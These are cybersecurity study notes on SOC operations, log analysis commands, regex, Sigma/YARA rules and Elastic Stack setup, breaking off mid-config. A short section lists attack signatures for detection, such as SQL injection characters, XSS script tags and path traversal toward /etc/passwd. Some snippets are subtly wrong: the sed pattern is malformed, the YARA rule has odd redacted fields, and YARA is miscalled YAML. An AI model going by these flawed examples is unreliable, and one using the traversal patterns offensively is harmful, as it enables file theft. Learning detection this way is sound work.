- **Reporting:** The detected harmful alerts need to be escalated to higher-level analysts for a timely response and resolution. These alerts are escalated as tickets and assigned to the relevant people. The report should discuss all the 5 Ws along with a thorough analysis, and screenshots be used as evidence of the activity.
- **Incident Response and Forensics:** Sometimes, the reported detections point to highly malicious activities that are critical. In these scenarios, high-level initiate an incident response. A few times, a detailed forensics activity also needs to be performed. This forensic activity aims to determine the incident's root cause by analyzing the artifacts from a system or network.

### **Technology -**

Having the right People and Processes in place would never be enough without security solutions for detection and response. The Technology portion in the SOC pillars refers to the security solutions. These security solutions efficiently minimize the SOC team's manual effort to detect and respond to threats.

An organization's network consists of many devices and applications. As a security team, individually detecting and responding to threats in each device or application would require significant effort and resources. Security solutions centralize all the information of the devices or applications present in the network and automate the detection and response capabilities.

Some of these security solutions are:

- **SIEM:** Security Information and Event Management (SIEM) is a popular tool used in almost every SOC environment. This tool collects logs from various network devices, referred to as log sources. Detection rules are configured in the SIEM solution, which contains logic to identify suspicious activity. The SIEM solution provides us with the detections after correlating them with multiple log sources and alerts us in case of a match with any of the rules. Modern SIEM solutions surpass this rule based detection analysis, providing us with user behavior analytics and threat intelligence capability. Machine learning algorithms support this to enhance the detection capabilities.
  - The SIEM solution only provides the **Detection** capabilities in a SOC environment.
  - Page No. 68 (For more about SIEM)
- **EDR:** Endpoint Detection and Response (EDR) provides the SOC team with detailed real-time and historical visibility of the devices activities. It operates on the endpoint level and can carry out automated responses. EDR has extensive detection capabilities for endpoints, allowing you to investigate them in detail and respond with a few clicks.
- **Firewall:** A firewall functions purely for network security and acts as a barrier between your internal and external networks (such as the Internet). It monitors incoming and outgoing traffic and filters any unauthorized traffic. The firewall also has some detection rules deployed, which help us identify and block suspicious traffic before it reaches the internal network.
  - Page No. 26 (For more about Firewall)

Several other security solutions play unique roles in a SOC environment, such as Antivirus, EPP, IDS/IPS, XDR, SOAR, and more. The decision on what Technology to deploy in the SOC comes after careful consideration of the threat surface and the available resources in the organization.

**Log Analysis** is an essential aspect of cyber security and system monitoring. It involves collecting, parsing, and processing log files to turn data into actionable objectives.

- Log analysis examines and interprets log event data generated by various sources (devices, applications, and systems) to monitor metrics, identify security incidents and gain proactive insights into potential threats.
- A log is a stream of time-sequenced messages that record occurring events.
- Log analysis is the process of making sense of the events captured in the logs to paint a clear picture of what has happened across the infrastructure.

**Logs** are recorded events or transactions within a system, device, or application. Specifically, these events can be related to application errors, system faults, audited user actions, resource uses, network connections, and more.

- Each log entry contains relevant details to contextualize the event, such as its timestamp (the date and time it occurred), the source (the system that generated the log), and additional information about the specific log event.

### Why are logs Important:

- **System Troubleshooting** – Analyzing system errors and warning logs helps IT teams understand and quickly respond to system failures, minimizing downtime, and improving overall system reliability.
- **Cyber Security Incidents** – Performing log analysis helps SOC teams and Security Analysts identify and quickly respond to unauthorized access attempts, malware, data breaches, and other malicious activities.
- **Threat Hunting** – On the proactive side, collected logs can be used to actively search for advanced threats that may have evaded traditional security measures. Security Analysts and Threat Hunters can analyze logs to look for unusual patterns, anomalies, and indicator of compromise (IOCs) that might indicate the presence of a threat actor.
- **Compliance** – Organizations must often maintain detailed records of their system's activities for regulatory and compliance purposes. Regular log analysis ensures that organizations can provide accurate reports and demonstrate compliance with regulations such as GDPR, HIPAA, or PCI DSS.

### Types of Logs:

- **Application Logs:** Messages from specific applications, providing insights into their status, errors, warnings, and other operational details.
- **Audit Logs:** Events, actions, and changes occurring within a system or application, providing a history of user activities and system behavior.
- **Security Logs:** Security-related events like logins, permission alterations, firewall activities, and other actions impacting system security.
- **Server Logs:** System logs, event logs, error logs, and access logs, each offering distinct information about server operations.
- **System Logs:** Kernel activities, system errors, boot sequences, and hardware status, aiding in diagnosing system issues.
- **Network Logs:** Communication and activity within a network, capturing information about events, connections, and data transfers.
- **Database Logs:** Activities within a database system, such as queries performed, actions, and updates.
- **Web Server Logs:** Requests processed by web server, including URLs, source IP addresses, request types, response codes, and more.

### Several Methodologies, best practices & essential techniques for effective log analysis investigations:-

**Timeline** – Creating timeline is a fundamental aspect if understanding the sequence of events within systems, devices, and applications. Timeline is a chronological representation of the logged events, ordered based on their occurrence.

**Timestamp** – In most cases, logs will typically include timestamps that record when an event occurred.

With the potential of many distributed devices, applications, and systems generating individual log events across various regions, it's crucial to consider each log's time zone and format. Converting timestamps to a consistent time zone is necessary for accurate log analysis and correlation across different log sources.

Many log monitoring solutions solve this issue through timezone detection and automatic configuration. [Splunk](#), for example, automatically detects and processes time zones when data is indexed and searched. Regardless of how time is specified in individual log events, timestamps are converted to UNIX time and stored in the `_time` field when indexed.

**Super Timelines** – A super timeline, also known as a consolidated timeline, is a powerful concept in log analysis and digital forensics. Super timelines provide a comprehensive view of events across different systems, devices, and applications, allowing analysts to understand the sequence of events holistically.

Super timelines often include data from previously discussed log sources, such as system logs, network traffic logs, firewall logs, and more. By combining these disparate sources into a single timeline, analysts can identify correlations and patterns that need to be apparent when analyzing logs individually.

**Data Visualization** – Data Visualization tools, such as Kibana (of the Elastic Stack) and Splunk, help to convert raw log data into interactive and insightful visual representations through a user interface. Tools like these enable security analysts to understand the indexed data by visualizing patterns and anomalies, often in a graphical view. Multiple visualizations, metrics, and graphic elements can be constructed into a tailored dashboard view, allowing for a comprehensive “single pane of glass” view for log analysis operations.

**Log Monitoring and Alerting** – Implementing effective log monitoring and alerting allows security teams to proactively identify threats and immediately respond when an alert is generated.

Many SIEM solutions (like Splunk and Elastic Stack) allow the creation of custom alerts based on metrics obtained in log events. Events worth creating alerts for may include multiple failed login attempts, privilege escalation, access to sensitive files, or other indicators of potential security breaches. Alerts ensure that security teams are promptly notified of suspicious activities that require immediate attention.

**External Research and Threat Intel** – In summary, threat intelligence are pieces of information that can be attributed to a malicious factor.

Example of threat intelligence include: {IP Addresses, File Hashes, Domains}

When analyzing a log file, we can search for the presence of threat intelligence.

## Common Log File Locations:

- **Web Servers:**
  - Nginx:

- Access Logs: /var/log/nginx/access.log
  - Error Logs: /var/log/nginx/error.log
- **Apache:**
  - Access Logs: /var/log/apache2/access.log
  - Error Logs: /var/log/apache2/error.log
- **Databases:**
  - **MySQL:**
    - Error Logs: /var/log/mysql/error.log
  - **PostgreSQL:**
    - Error and Activity Logs: /var/log/postgresql/postgresql-{version}-main.log
- **Web Applications:**
  - **PHP:**
    - Error Logs: /var/log/php/error.log
- **Operating Systems:**
  - **Linux:**
    - General System Logs: /var/log/syslog
    - Authentication Logs: /var/log/auth.log
- **Firewalls and IDS/IPS:**
  - **iptables:**
    - Firewall Logs: /var/log/iptables.log
  - **Snort:**
    - Snort Logs: /var/log/snort/

## **Common Patterns:**

**Abnormal User Behavior** refers to any actions or activities conducted by users that deviate from their typical or expected behavior.

Some examples of this that can be found in log files include:

- **Multiple failed login attempts -**
  - Unusually high numbers of failed logins within a short time may indicate a brute-force attack.
- **Unusual login times -**
  - Login events outside the user's typical access hours or patterns might signal unauthorized access or compromised accounts.
- **Geographic anomalies -**
  - Login events from IP addresses in countries the user does not usually access can indicate potential account compromise or suspicious activity.
  - In addition, simultaneous logins from different geographic locations (or indicators of impossible travel) may suggest account sharing or unauthorized access.
- **Frequent password changes -**
  - Log events indicating that a user's password has been changed frequently in a short period may suggest an attempt to hide unauthorized access or take over an account.
- **Unusual user-agent strings -**

- In the context of HTTP traffic logs, requests from users with uncommon user-agent strings that deviate from their typical browser may indicate automated attacks or malicious activities.

### **Common Attack Signatures:**

**SQL Injection** attempts to exploit vulnerabilities in web applications that interact with databases. Suspicious SQL queries might contain unexpected characters, such as single quotes (‘), comments (–, #), union statements (UNION), or time-based attacks (WAITFOR DELAY, SLEEP()).

### **Cross-Site Scripting (XSS) -**

Exploiting cross-site scripting (XSS) vulnerabilities allow attackers to inject malicious scripts into web pages.

To identify common XSS attack patterns, it is often helpful to look for log entries with unexpected or unusual input that includes script tags (<script>) and event handlers (onmouseover, onclick, onerror).

### **Path Traversal**

Exploiting path traversal vulnerabilities allows attackers to access files and directories outside a web application's intended directory structure, leading to unauthorized access to sensitive files or code.

To identify common traversal attack patterns, look for traversal sequence characters (../ and ../../) and indicators of access to sensitive files (/etc/passwd, /etc/shadow).

It is important to note, that directory traversals are often URL encoded (or double URL encoded) to avoid detection by firewalls or monitoring tools. Because of this, %2E and %2F are useful URL-encoded characters to know as they refer to the . And / respectively.

### **Automated vs Manual Analysis:**

**Automated Analysis** involves the use of tools. These tools often utilize Artificial Intelligence / Machine Learning to analyze patterns and trends.

#### **Advantages:**

- Saves time by performing a lot of the manual work required in manual analysis.
- The use of AI is effective at recognizing patterns and trends.

#### **Disadvantages:**

- Automated analysis tools are usually commercial-only and, therefore, expensive.
- The effectiveness of AI depends of how capable the model is. For example, the risk of false positives increases, or newer or never-seen before events can be missed as the AI is not trained to recognize these.

**Manual Analysis** is the process of examining data and artifacts without using automation tools. Manual analysis is essential for an analyst because automation tools cannot be relied upon.

#### **Advantages:**

- It is cheap and does not require expensive tooling.
- Allows for a thorough investigation.
- Reduces the risk of overfitting or false positives on alerts from automated tools.
- Allows for contextual analysis. The analyst has a broader understanding of the organization and cyber security landscape.

#### **Disadvantages:**

- It is time-consuming as the analyst has to do all of the work, including reformatting log files.
- Events or alerts can be missed, Especially if there is a lot of data to comb through.

## **Log Analysis Tools:-**

### **Command Line:**

Many built-in Linux commands allow us to parse and filter relevant information quickly. Viewing log files using the command line is one of the most basic yet essential tasks for conducting log analysis. Several common built-in tools are used for this purpose, offering differing functionalities to read and navigate through log files efficiently.

#### **cat -**

The cat command (short for “concatenate”) is a simple utility that reads one or more files and displays its content in the terminal.

When used for log files, it prints the entire log content to the screen.

- `cat apache.log`

#### **less -**

The less command is an improvement over cat when dealing with larger files. It allows you to view the file’s data page by page, providing a more convenient way to read through lengthy logs.

When using less to open a file, it displays the first page by default, and you can scroll down using the arrow keys or with Page Up and Page Down. You can exit the command’s output via the ‘`q`’ key.

- `less apache.log`

#### **tail -**

The tail command is specifically designed for viewing the end of files and is very useful for seeing a summary of recently generated events in the case of log files.

The most common use of tail is coupled with the `-f` option, which allows you to “follow” the log in real-time, as it continuously updates the terminal with new log entries as they are generated and written. This is extremely useful when monitoring logs for live events or real-time system behavior.

By default, tail will only display the last ten lines of the file. However, we can change this with the `-n` option and specify the number of lines we want to view.

- `tail -f -n 5 apache.log`

**Note:** The opposite of the tail command is `head`, which allows you to view the first ten lines of a file by default and takes in the same arguments.

#### **wc -**

The wc (word count) command is a simple but powerful utility that can be quite useful for quick analysis and statistics gathering.

The output of wc provides information about the number of lines, words, and characters in a log file. This can help security analysts understand the size and volume of log data they are dealing with before diving into a more detailed analysis.

- `wc apache.log`
  - 1<sup>st</sup> column = lines, 2<sup>nd</sup> column = individual words (separated by whitespace), and 3<sup>rd</sup> column = individual characters

#### **cut -**

The cut command extracts specific columns (fields) from files based on specified delimiters. This is a handy command for working with log files that have structured or tab-separated data.

- `cut -d ' ' -f 1 apache.log`
  - `-d ' '` (delimiter option): Uses a space as the field separator
  - `-f 1`: Extracts the first field from each line of apache.log

#### **sort -**

Sometimes, it's helpful to sort the returned entries chronologically or alphabetically. The sort command arranges the data in files in ascending or descending order based on specific criteria.

It is also common to combine the output of another command (cut, for example) and use it as the input of the sort command using the pipe `|` redirection character.

- `cut -d ' ' -f 1 apache.log | sort -n`
  - `-n`: to sort numerically in ascending order
- `cut -d ' ' -f 1 apache.log | sort -n -r`
  - `-r`: to reverse the order, it will sort the IPs in descending order

#### **uniq -**

The uniq command identifies and removes adjacent duplicate lines from sorted input. This can be a useful tool for simplifying data lists (like collected IP addresses), especially when log entries may contain repeated or redundant information.

The uniq command is often combined with the sort command to sort the data before removing the duplicate entries.

- `cut -d ' ' -f 1 apache.log | sort -n -r | uniq`
- `cut -d ' ' -f 1 apache.log | sort -n -r | uniq -c`
  - `-c`: to output unique lines and prepend the count of occurrence for each line. This can be very useful for quickly determining IPs with unusually high traffic.

**sed** can replace specific patterns or strings into log entries.

For example,

- `sed 's/31\Jul/2023/July 31, 2023/g' apache.log`
  - replace all occurrences of "31/Jul/2023" with "July 31, 2023" in the apache.log.
- The backslash character `\` is required to "escape" the forward slash in our pattern and tell sed to treat the forward slash as a literal character.
- The sed command doesn't change the apache.log file directly; instead, it only outputs the modified version of the file to the standard output in the command line.
- If you want to overwrite the file, you can add the `-i` option to edit the file in place or use a redirect operator `>` to save the output to the original or another file.

- **Caution:** If you use the -i option with sed, you risk overwriting the original file and losing valuable data. Ensure to keep a backup copy.

**awk** – Both sed and awk are powerful text processing tools commonly used for log analysis. For the awk command, a common use case, is conditional actions based on specific field values.

For example,

- awk ‘\$9 >= 400’ apache.log
  - \$9: means value of the 9<sup>th</sup> column which represents the HTTP status codes
  - print log entries where the HTTP response code is greater than or equal to 400 (which would indicate HTTP error statuses).

### grep -

The grep command is a powerful text search tool widely used on UNIX systems and provides exceptional use cases in log analysis. It allows you to search for specific patterns or regular expressions within files or streams of text.

The most basic usage of grep is to search for specific strings within log files.

- grep “admin” apache.log
- grep -c “admin” apache.log
- grep -n “admin” apache.log
- grep -v “/index.php” apache.log | grep “203.64.78.90”
  - -c: count the entries matching the search criteria
  - -n: to know which line number in the log file relates to the matched entries
  - -v: only to select lines that do not contain the specified pattern or keyword(s). It is very useful for quickly filtering out unwanted or irrelevant lines from log files.

## Regular Expressions:

Regular expressions (regex), are an invaluable way to define patterns for searching, matching, and manipulating text data.

- Regular expression patterns are constructed using a combination of special characters that represent matching rules and are supported in many programming languages, text editors, and software.
- Regular expressions are widely used in log analysis to extract relevant information, filter data, identify patterns, and process logs before they are forwarded to a centralized SIEM systems.

### Regular Expressions for grep -

- grep -E ‘post=1[0-9]’ apache-ex2.log
  - -E: to signify that we are searching on a pattern rather than a string
  - For the pattern itself, we match the literal characters **post=**
  - After which, we include the number **1** followed by the dynamic insertion of characters 0-9 using **[0-9]**
  - **1[0-9]** will match any two digit number that starts with “1”, such as 10,11,12,...

### Regular Expressions for Log Parsing -

Regular expressions also play a crucial role in log parsing, which is the process of breaking down log entries into structured components and extracting relevant information from them. Log files

from different sources can have diverse formats and fields, sometimes requiring additional processing to transform raw log data into structured, actionable information.

- RegExr is an online tool to help teach, build, and test regular expression patterns.
  - <https://regexr.com>
  - To follow along, copy the log entry and paste it into the “Text” section of the tool.
  - As a basic example, if we want to extract IP address from this log. We can use the following pattern:
    - `\b([0-9]{1,3}\.){3}[0-9]{1,3}\b`
  - Paste this pattern into the “Expression” field in RegExr, and you will notice that the IP address from log is highlighted.
    - Breaking this pattern, it begins and ends with a word boundary anchor `\b` to ensure we match complete IP addresses. In between, we define the following:
      - `[0-9]{1,3}` – Matches one to three digits to match numbers from 0 to 999.
      - `\.` – Escapes and matches a literal `.` character in the IP address.
      - `{3}` – Specifies that the previous capturing group `([0-9]{1-3}\.)` should be repeated three times.
      - `[0-9]{1,3}` – Again, this matches numbers from 0 to 999, completing the fourth octet of IP address.

### **Example: Logstash and Grok**

Grok is a powerful Logstash plugin that enables you to parse unstructured log data into something structured and searchable. It is commonly used for any log format written for humans to read rather than for computer consumption.

It works by combining text patterns with the `%{SYNTAX:SEMANTIC}` pattern syntax. However, sometimes, Logstash lacks the built-in pattern we need. In these cases, we can define custom patterns using the **Oniguruma syntax** and take advantage of regular expressions.

We can use the pattern we previously created to successfully extract IPv4 addresses from our log file and process them into a custom field before they are sent to an SIEM. In an Elastic Stack scenario, we can add a filter using the Grok plugin within our Logstash configuration file to achieve this.

Logstash.conf:

```
input {
  ...
}

filter {
  grok {
    match => { "message" => "(?<ipv4_address>\b([0-9]{1,3}\.){3}[0-9]{1,3}\b)" }
  }
}

output {
  ...
}
```

In the configuration above, we use previously defined regular expression pattern to extract IPv4 addresses from the “message” field of incoming log events. The extracted values will be added under the custom “`ipv4_addresses`” field name we defined. Typically, IP addresses are extracted automatically by default configurations. But this simple example shows the power of regular expression patterns when dealing with complex log files and custom field requirements.

## CyberChef:

CyberChef is a powerful tool in an analyst's toolkit. The application boasts over 300 operations, which combine to make a recipe that makes handling data a piece of cake.

Some key features are:

- Encoding and decoding data
- Encryption and hashing algorithms
- Data analysis, such as parsing log files and extracting data
- And many more

## Interface:

- The “Operations” tab - This tab allows us to select what we wish to do with the input
- Recipe – This tab is a collection of operations
- Input – This tab is where we input the data or source that we want to analyze
- Output – This tab is the final output of the input after the operations have been applied

Files and folders can be uploaded to CyberChef. This provides a convenient way of uploading log files to CyberChef.

**Note**, if you are unsure what encoding an input is, you can use CyberChef's “**Magic**” operation to take its best guess at what the input is and what operations may be used there.

**Regex with CyberChef** – For example, we can take the same regex pattern `\b([0-9]{1,3}\.){3}[0-9]{1,3}\b` to search the values that are IP addresses from the log file. We can change the Output format to the “List matches” to remove all of the noise from the log and output solely the IP addresses.

- `([0-9A-Fa-f]{2}[:-]){5}([0-9A-Fa-f]{2})` Regex to extract MAC addresses:
  - `([0-9A-Fa-f]{2}[:-]){5}` – matches five groups of two hexadecimal characters (0-9, A-F, a-f), each followed by either `:` or `-`.
  - `([0-9A-Fa-f]{2})` – Matches the final two hexadecimal characters.

## Yara and Sigma:

**Sigma** is a highly flexible open-source tool that describes log events in structured format. Sigma can be used to find entries in log files using pattern matching. Sigma is used to:

1. Detect events in log files
  2. Create SIEM searches
  3. Identify threats
- Sigma used the YAML syntax for its rules.

For example, Sigma rule to detect failed login events in SSH.

```
title: Failed SSH Logins
description: Searches sshd logs for failed SSH login attempts
status: experimental
author: XYZ
logsource:
product: linux
```

```
service: sshd
```

```
detection:
  selection:
    type: 'sshd'
    a0|contains: 'Failed'
    a1|contains: 'Illegal'
  condition: selection
falsepositives:
  - Users forgetting or mistyping their credentials
level: medium
```

In this Sigma rule:

Key	Value	Description
title	Failed SSH Logins	This title outlines the purpose of the Sigma rule.
description	Searches sshd logs for failed SSH login attempts	This key provides a description that expands on the title.
status	experimental	This key explains the status of the rule. “experimental” means that further testing or improvements must be done.
author	XYZ	The person who wrote the rule.
logsource	product: linux service: sshd	Where can the log files that contain the data that we’re looking for be found?
detection	sshd	This key lists what the Sigma rule is looking to find.
a0 contains	'Failed'	In this case, look for all entries with “Failed”.
a1 contains	'Illegal'	In this case, look for all entries with “Illegal”.
falsepositives	Users forgetting or mistyping their credentials	List cases where this entry may be present but doesn’t necessarily indicate malicious behavior.

**Yara** is another pattern-matching tool that holds its place in an analyst’s arsenal.

- Yara is YAML-formatted tool that identifies information based on binary and textual patterns (such as hexadecimal and strings). While it is usually used in malware analysis, Yara is extremely effective in log analysis.

For example, Yara rule called “IPFinder”. This YARA rule uses regex to search for any IPV4 addresses, If the log file we are analyzing contains an IP address, YARA will flag it:

```
rule IPFinder {
  level: [redacted]
  author = "XYZ"
  strings: [redacted]
    $ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii
  condition:
    $ip
}
```

In this Yara rule:

<b>Key</b>	<b>Example</b>	<b>Description</b>
rule	IPFinder	The key names the rule
meta	author	This key contains metadata. In this case, it is the name of the rule's author.
strings	\$ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii	This key contains the values that YARA should look for. In this case, it is using Regex to look for IPV4 addresses.
condition	\$ip	If the variable \$ip is detected, then the rule should trigger.

This YARA rule can be expanded to look for:

- Multiple IP addresses
- IP Addresses based on a range (for example, an ASN or a subnet)
- IP addresses in HEX
- If an IP address lists more than a certain amount (I.e, alert if an IP address is found five times)
- And combined with other rules. For example, if an IP address visits a specific page or does a certain action

## **ELK STACK (ElasticSearch, Logstash, Kibana):-**

- ◆ Set up Elastic on Cloud, Creation of Dashboard, and Pushing logs to Elastic Cloud  
 {Reference notes: 19 Nov & 2 Dec}

### **[Day 1]**

#### **Elastic Enterprise for Security Overview:**

- Security Analytics:  
 Analyze security logs and events to detect patterns and identify malicious behavior.
- Threat Detection:  
 Use pre-built detection rules and machine learning models to automatically flag suspicious activities.
- Incident Response:  
 Investigate incidents through detailed visualization and searches to take timely action.
- SIEM:  
 Ingest and analyze security-related data in real time.

#### **Advantages of Elastic for Security:**

- Scalability:  
 Elastic can handle vast amounts of logs and data, crucial for large-scale enterprise environments.
- Real-time Insights:  
 Security events can be ingested and analysed in near real-time, allowing fast response to incidents.
- Integration:  
 Elastic integrates well with other security tools, including firewalls, endpoint detection, and identity and access management (IAM) systems.

#### **Elasticsearch in Security Operations:**

- Core Search Engine:  
 Elasticsearch is the core search engine that stores security data, such as logs and events.
- Full-text Search:  
 Elasticsearch provides full-text search capabilities for security logs and events.

- **Aggregations:**  
Perform aggregations on large volumes of security data for analysis.
- **Real-time Analytics:**  
Enable real-time analytics on security logs, facilitating incident detection and historical analysis.

### **Kibana for Security Visualization:**

- **Visualization Tool:**  
Kibana serves as the visualization tool used for security dashboards, event analysis, and alerting.
- **Pre-built Dashboards:**  
Kibana offers pre-built security dashboards for quick insights.
- **Custom Visualizations:**  
Create custom visualizations for specific security metrics (e.g. failed login attempts, network traffic).
- **Drill-Down Investigations:**  
Perform drill-down investigations into security events and alerts.

### **Kibana SIEM Module:**

- **Dedicated SIEM Interface:**  
Kibana includes a dedicated SIEM interface for managing security events.
- **Detection Rules:**  
Run detection rules to identify potential security threats.
- **Threat Alerts Visualization:**  
Visualize threat alerts for easy identification and analysis.
- **Event Management:**  
Manage and investigate security events through the SIEM interface.

### **Logstash in Security Data Pipeline:**

- **Data Ingestion:**  
Logstash ingests security logs from various sources.
- **Data Transformation:**  
Transforms security-related data, parsing and filtering as needed.
- **Data Forwarding:**  
Forwards processed security logs to Elasticsearch for storage and analysis.

### **Logstash Security Functions:**

- **Log Parsing:**  
Parse security logs from various sources, extracting relevant information.
- **Data Filtering:**  
Filter security-related data to focus on important events.
- **Data Transformation:**  
Transform logs from firewalls, intrusion detection systems (IDS), and endpoints into a consistent format.
- **Data Enrichment:**  
Enrich security logs with additional context or metadata.

### **Beats for Security Data Collection:**

- Winlogbeat:  
Collects Windows events logs (e.g., security events, user login activity, and system errors).
- Packetbeat:  
Monitors network traffic and protocols for network security monitoring.
- Filebeat:  
Collects log files from security applications (firewalls, IDS) and system logs.

### **Docker for Elastic Stack Deployment:**

- Ease of Deployment:  
Docker simplifies the setup and deployment of Elastic Stack, ensuring a consistent environment with isolated containers for each component (Elasticsearch, Kibana, Beats, and Logstash).
- Portability:  
Docker allows you to easily move Elastic Stack between environments (e.g., from development to production).
- Resource Efficiency:  
Docker containers are lightweight compared to virtual machines, making it easy to run on limited hardware while still handling large-scale security data.
- Quick Updates and Maintenance:  
Docker allows for quick updates and rollbacks to individual services without affecting the whole stack.

### **Setting Up Elastic Stack with Docker:**

- **Step 1 -**
  1. Install Docker  
On the host machine, install Docker by following the official installation guide.
  2. Install Docker Compose  
Install Docker Compose on the host machine using the official installation guide.
  3. Verify Installation  
Verify that both Docker and Docker Compose are installed correctly and running on your system.
- **Step 2 -**
  - Create docker-compose.yml:  
Create a docker-compose.yml file to define the services for Elasticsearch, Kibana, Logstash, and Beats.
  - Configure Elasticsearch:  
Define the Elasticsearch service in the docker-compose.yml file, including image, environment variables, ports, and volumes.
  - Configure Kibana:  
Add the Kibana service configuration to the docker-compose.yml file, specifying the image, ports, and dependencies.
  - Configure Logstash:  
Include the Logstash service in the docker-compose.yml file, defining the image, ports, volumes, and dependencies.
- **Step 3 -**
  1. Run Docker Compose  
Start the stack using Docker Compose by running the command:

- docker-compose up -d
- 2. Verify Elasticsearch  
Verify Elasticsearch is running by visiting <http://localhost:9200>
- 3. Access Kibana  
Access Kibana by navigating to <http://localhost:5601>

### **Introduction to Winlogbeat:**

- Purpose:  
Winlogbeat is part of the Elastic Beats family, specifically designed for collecting Windows event logs.
- Security Logs:  
Collects security logs such as login events, failed authentication attempts, and policy changes.
- Integration:  
Integrates seamlessly with the Elastic Stack for efficient log collection and analysis.
- Lightweight:  
Designed to be lightweight and efficient, minimizing impact on system resources.

### **Setting Up Winlogbeat:**

- **Step 1**
  - Download Winlogbeat  
Download the Winlogbeat MSI installer from the official Elastic website.
  - Prepare Windows VM  
Ensure your Windows VM is ready for Winlogbeat installation.
  - Install Winlogbeat  
Run the Winlogbeat MSI installer on your Windows VM to install the software.
- **Step 2**
  - Locate Configuration File:  
Find the Winlogbeat configuration file (winlogbeat.yml) on your Windows VM.
  - Edit Configuration:  
Modify the Winlogbeat configuration file to specify which logs you want to collect.
  - Configure Security Logs:  
To collect security logs, use the following configuration:
    - winlogbeat.event\_logs: -
    - name: Security
  - Configure Output:  
Configure the output to send data to Logstash or Elasticsearch directly.
- **Step 3**
  - Open Powershell:  
Open PowerShell as Administrator on your Windows VM.
  - Install Winlogbeat Service:  
Run the following command to install the Winlogbeat service:
    - .\install-service-winlogbeat.ps1
  - Start Winlogbeat Service:  
Start the Winlogbeat service by running:
    - Start-Service winlogbeat

### **Verifying Winlogbeat Log Ingestion:**

- Access Kibana:  
Open Kibana in your web browser.
- Navigate to SIEM or Discover:  
In Kibana, navigate to the SIEM or Discover section.
- Verify Windows Event Logs:  
Verify that Windows event logs are being ingested. You should see security-related events. Such as login attempts, policy changes, and user account modifications.

### **Use Cases:**

- Detecting Login Failures:
  - Create Dashboard:  
Create a Kibana dashboard to track failed login attempts on your Windows VM.
  - Visualize Failed Logins:  
Use the Security event log from Winlogbeat and visualize failed logins over time.
  - Set Up Alerts:  
Configure alerts for unusual patterns in failed login attempts.
  - Investigate Brute-Force Attacks:  
Use this dashboard to identify potential brute-force attacks or unauthorised access attempts.
- Monitoring Suspicious Activity:
  - Pre-built Detection Rules:  
Use pre-built detection rules in Elastic Security to monitor for suspicious activities.
  - Privilege Escalations:  
Set up rules to detect potential privilege escalation attempts.
  - Lateral Movement:  
Monitor for signs of lateral movements within your network.
  - Malicious IP Addresses:  
Implement rules to flag connections from known malicious IP addresses.

### **Setting Up a Detection Rule Example:**

1. Access Detection Rules:  
Navigate to the Detection Rules section in Elastic Security.
2. Create New Rule:  
Set up a detection rule that triggers an alert when there are multiple failed login attempts within a short time period.
3. Configure Alert:  
Specify the alert conditions, such as the number of failed attempts and the time window.

### **Expanding Security Monitoring:**

- Firewall Logs:  
Extend the stack to collect logs from firewalls for comprehensive network security monitoring.
- Intrusion Detection Systems:  
Integrate logs from intrusion detection systems (IDS) to identify potential threats.
- Cloud Environments:  
Collect security logs from cloud environments to monitor cloud-based resources and services.

### **Advanced Elastic Security Features:**

- Machine Learning:  
Leverage machine learning capabilities for advanced anomaly detection and behavior analysis.
- Threat Intelligence:  
Integrate threat intelligence feeds to enhance detection capabilities and provide context to security events.
- User and Entity Behavior Analytics (UEBA):  
Implement UEBA to detect insider threats and compromised accounts based on unusual user behavior patterns.

### **Elastic Security Workflow:**

1. Data Ingestion:  
Ingest security data from various sources using Beats and Logstash.
2. Analysis and Detection:  
Analyze data using Elasticsearch and apply detection rules to identify potential threats.
3. Alert and Response:  
Generate alerts for detected threats and initiate response procedures using Kibana SIEM interface.

### **Elastic Security Best Practices:**

- Regular Updates:  
Keep all Elastic Stack components and security content up to date.
- Data Retention:  
Implement appropriate data retention policies to balance storage costs with security requirements.
- Access Control:  
Implement strong access controls and authentication mechanisms for the Elastic Stack.
- Continuous Tuning:  
Regularly review and refine detection rules and machine learning jobs to improve accuracy and reduce false positives.

### **Scaling Elastic Security:**

- Horizontal Scaling:  
Add more Elasticsearch nodes to handle increased data volume and query load.
- Data Tiering:  
Implement data tiering to optimize storage and query performance for different types of security data.
- Load Balancing:  
Use load balancers to distribute traffic across multiple Kibana and Elasticsearch instances.
- Monitoring and Optimization:  
Implement monitoring and regularly optimize the Elastic Stack to ensure performance as the security data grows.

### **Integrating Elastic Security with External Tools:**

- Ticketing Systems:  
Integrate with ticketing systems to streamline incident response workflows.
- Communication Platforms:

- Connect with communication platforms for real-time alert notifications.
- SOAR Platforms:  
Integrate with Security Orchestration, Automation, and Response (SOAR) platforms for automated incident response.

### **Elastic Security Compliance and Reporting:**

- Compliance Dashboards:  
Create dashboards to monitor compliance with various regulatory requirements (e.g., GDPR, HIPAA, PCI DSS).
- Automated Reporting:  
Set up automated reporting for regular security status updates and compliance audits.
- Data Masking:  
Implement data masking and anonymization techniques to protect sensitive information in logs and reports.

### **Future of Elastic Security:**

- AI-Driven Security:  
Increased use of artificial intelligence for advanced threat detection and automated response.
- Cloud-Native Security:  
Enhanced capabilities for securing cloud-native environments and containerized applications.
- Extended XDR:  
Evolution towards Extended Detection and Response (XDR) capabilities, providing broader visibility across the entire IT ecosystem.
- Collaborative Security:  
Improved features for collaborative threat hunting and incident response across security teams.

## **[Day 2] - Installation**

This guide provides step-by-step instructions to install and configure ElasticSearch and Kibana on your system. These tools are essential components of the Elastic Stack, commonly used for search, logging, and data analytics.

- Download the ElasticSearch, Logstash, and Kibana ZIP package from:  
<https://www.elastic.co/>
- Add the path of these 3 bin files into environment variables to access directly from the terminal.
- Few Changes in elasticsearch.yml
  - network.host: localhost
  - http.port: 9200
  - xpack.security.enabled: false
  - xpack.security.enrollment.enabled: true
  - xpack.security.http.ssl.enabled: false
- Few changes in kibana.yml config file

- server.port: 5601  
server.host: "localhost"  
elasticsearch.hosts: ["http://localhost:9200"]  
savedObjects,maxImportExportSize: 10000  
server.maxPayloadBytes: 1048576
- Now run both Elasticsearch & Kibana bat file as an Administrator from their respective bin folder.
- After running elasticsearch.bat file CMD file will open, containing the user id and password, also a kibana enrollment token that is used while configuring the kibana for the first time.
- After running kibana.bat file CMD will open & will get the kibana URL to login page.
- Check "localhost:9200" for elasticsearch & "localhost:5601" for Kibana
- Kibana Setup: paste the enrollment token copied from terminal & login using those credentials got (both generated while running the elasticsearch.bat file). In some cases or in new environment these steps can be handled automatically.
- Create a logstash config file to send the data over the kibana, go to logstash config folder & create a file logstash.conf and paste the following script:
  - # Input: Reads input from console (stdin)
 

```
input {
    stdin {}
}
```
  - # Filter: Optional section to modify or enrich data
